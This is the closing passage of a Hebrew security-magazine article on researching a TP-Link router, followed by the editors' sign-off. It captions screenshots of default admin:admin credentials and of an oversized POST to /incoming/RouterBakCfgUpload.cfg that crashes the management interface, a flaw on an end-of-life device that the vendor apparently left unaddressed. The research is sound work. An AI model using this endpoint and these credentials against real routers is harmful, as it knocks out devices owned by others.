





בקשה לגיטימית שמצריכה התחברות:



בקשה עם admin:admin וניתן לראות את התבנית של העמוד בצד ימין למטה:




בקשת POST לממשק המדובר /incoming/RouterBakCfgUpload.cfg עם buffer קטן:




בקשת POST לממשק המדובר /incoming/RouterBakCfgUpload.cfg עם buffer גדול וניצול החולשה:


לפני:



אחרי:



POC שמדגים גם בקשה לגיטימית וגם בקשה זדונית וממשק הניהול אחרי הקריסה:



גם Refresh לעמוד לא יעזור ועדיין נקבל שגיאה.

סיכום

במאמר הזה ניסיתי להראות כיצד נראה מחקר אבטחה על נתב אמיתי, החל מהחומרה עצמה ועד לניתוח מעמיק של ה-Firmware והקוד שרץ עליו. התהליך עבר דרך זיהוי ממשק UART, חילוץ הקושחה ישירות משבב ה-Flash, פירוק וניתוח מערכת הקבצים, Reverse Engineering של שרת ה-Web עם הכלי החינמי Ghidra, מציאת חולשה ולבסוף הקמת סביבת אמולציה שאפשרה לאמת את הממצאים בצורה בטוחה וללא תלות בחומרה.

אחד המסרים המרכזיים של המחקר הוא שעולם ה-IoT דורש שילוב של מספר תחומי ידע. לעיתים צריך להחזיק מלחם ביד אחת ודיבאגר ביד השנייה. חולשות משמעותיות אינן תמיד נמצאות באמצעות סריקות אוטומטיות, אלה בזכות הבנה של החומרה, מערכת ההפעלה, מבנה ה-Firmware והקוד שרץ על המכשיר. השילוב בין כל התחומים הללו הוא שהופך מחקר מסוג זה למאתגר.


במהלך המחקר זוהתה חולשת אבטחה, ככל שהצלחתי לברר באמצעות חיפוש במקורות מידע ציבוריים, אינה מתועדת בפרסומים קודמים. עם זאת, ייתכן שקיים תיעוד שלא הצלחתי לאתר. אם מי מהקוראים מכיר פרסום המתעד את אותה חולשה לפני מועד פרסום מאמר זה, אשמח מאוד אם ישתף אותי באמצעות כתובת ה-Gmail המופיעה בסוף המאמר.

בנוסף, חשוב לציין כי מדובר במוצר אשר הגיע לסוף מחזור החיים שלו (End of Life). בעקבות כך, פניתי לחברה במטרה לשתף את הממצאים ולאפשר בחינה משותפת של החולשה שהתגלתה. עם זאת, החברה בחרה שלא לבצע תהליך בדיקה משותף ולא לחתום על קרדיט או אישור רשמי בנוגע לחולשה ולממצאים המתוארים במאמר זה.

בהתחשב בכך שלא ניתן היה לבצע תהליך אימות או תיאום פרסום מול היצרן, המחקר מתפרסם מתוך רצון לשתף ידע עם קהילת האבטחה ולהציג את תהליך העבודה כפי שבוצע בפועל. אני מקווה שהמאמר יספק לקוראים נקודת פתיחה מעשית לעולם מחקר ה-IoT, ויעודד מחקרי כחול לבן נוספים.

ברצוני להודות לדניאל דרן על הסיוע והייעוץ שנתן במהלך חלק מהמחקר. תרומתו סייעה בקידום מספר היבטים בתהליך המחקר, ועל כך תודתי.

לבסוף, אני מבקש להקדיש את המחקר הזה לזכרו של הכלב האהוב שלי, שמוליק, הוא ליווה אותי לאורך תקופת העבודה על המחקר, ובדרכו השקטה תמיד היה שם לצדי בשעות הארוכות מול שולחן העבודה. המחקר הזה מוקדש לזכרו.



על המחבר

- יהונתן שיאון
- אימייל: Yehonatan.sion@gmail.com
- לינקדין: www.linkedin.com/in/yehonatan-sion-29213b334
- מוסמך +OSCP, פתוח למחקר משותף.

מקורות מידע

- קורס מבוא של TCM Security המלמד Beginner's Guide to IoT and Hardware Hacking – באופן מעשי את יסודות פריצת התקני IoT, חומרה, Firmware ו-Reverse Engineering - קורס שביצעתי ונתן לי בסיס טוב לכל המחקר שביצעתי. Beginner's Guide to IoT and Hardware Hacking - TCM Security
- קישור למערכת ההפעלה AttifyOS adi0x90/attifyos: Attify OS - Distro for pentesting IoT devices
- קישור לתת מאמר שכתבתי במחקר שלי על נתב WR740N. J4c0b-1337x007/TL-WR740N-v4.28-hardware-research: Security research on the TP-Link TL-WR740N v4 (4.28) — hardware teardown, firmware extraction, and vulnerability analysis..
- קישור לתת מאמר שכתבתי במחקר שלי על נתב WR841N. J4c0b-1337x007/TL-WR841N-v12-hardware-research: Hardware analysis and UART access research on TP-Link TL-WR841N v12
- קישור למאמר של חברי ניר גילס וארד דוננפלד - מספרים בהרחבה על Buildroot.Digital Whisper :: הגליון המאה ושמונים ושניים של DigitalWhisper שוחרר!
- עמוד ייעודי עבור הנתב WR740N של OpenWrt [OpenWrt Wiki] TP-Link TL-WR740N
- מחקר על מתקפת VPNFilter VPNFilter Malware - Critical Update
- מחקר על מתקפת Cherry Blossom WikiLeaks - Vault 7: Projects
- קישור להורדה של הFirmware של נתב WR740N Download for TL-WR740N | TP-Link
- קישור למקום שמצאתי בו פיצוח של הסיסמאות למשתמשים: OpenWrt Forum Archive

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-188 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"T4lk1n' 80ut a r3vo7u710n 5ounds like a wh15p3r"

הגליון הבא בתקווה ביום האחרון של חודש ספטמבר!

אפיק קסטיאל, ספיר פדרובסקי

31.07.2026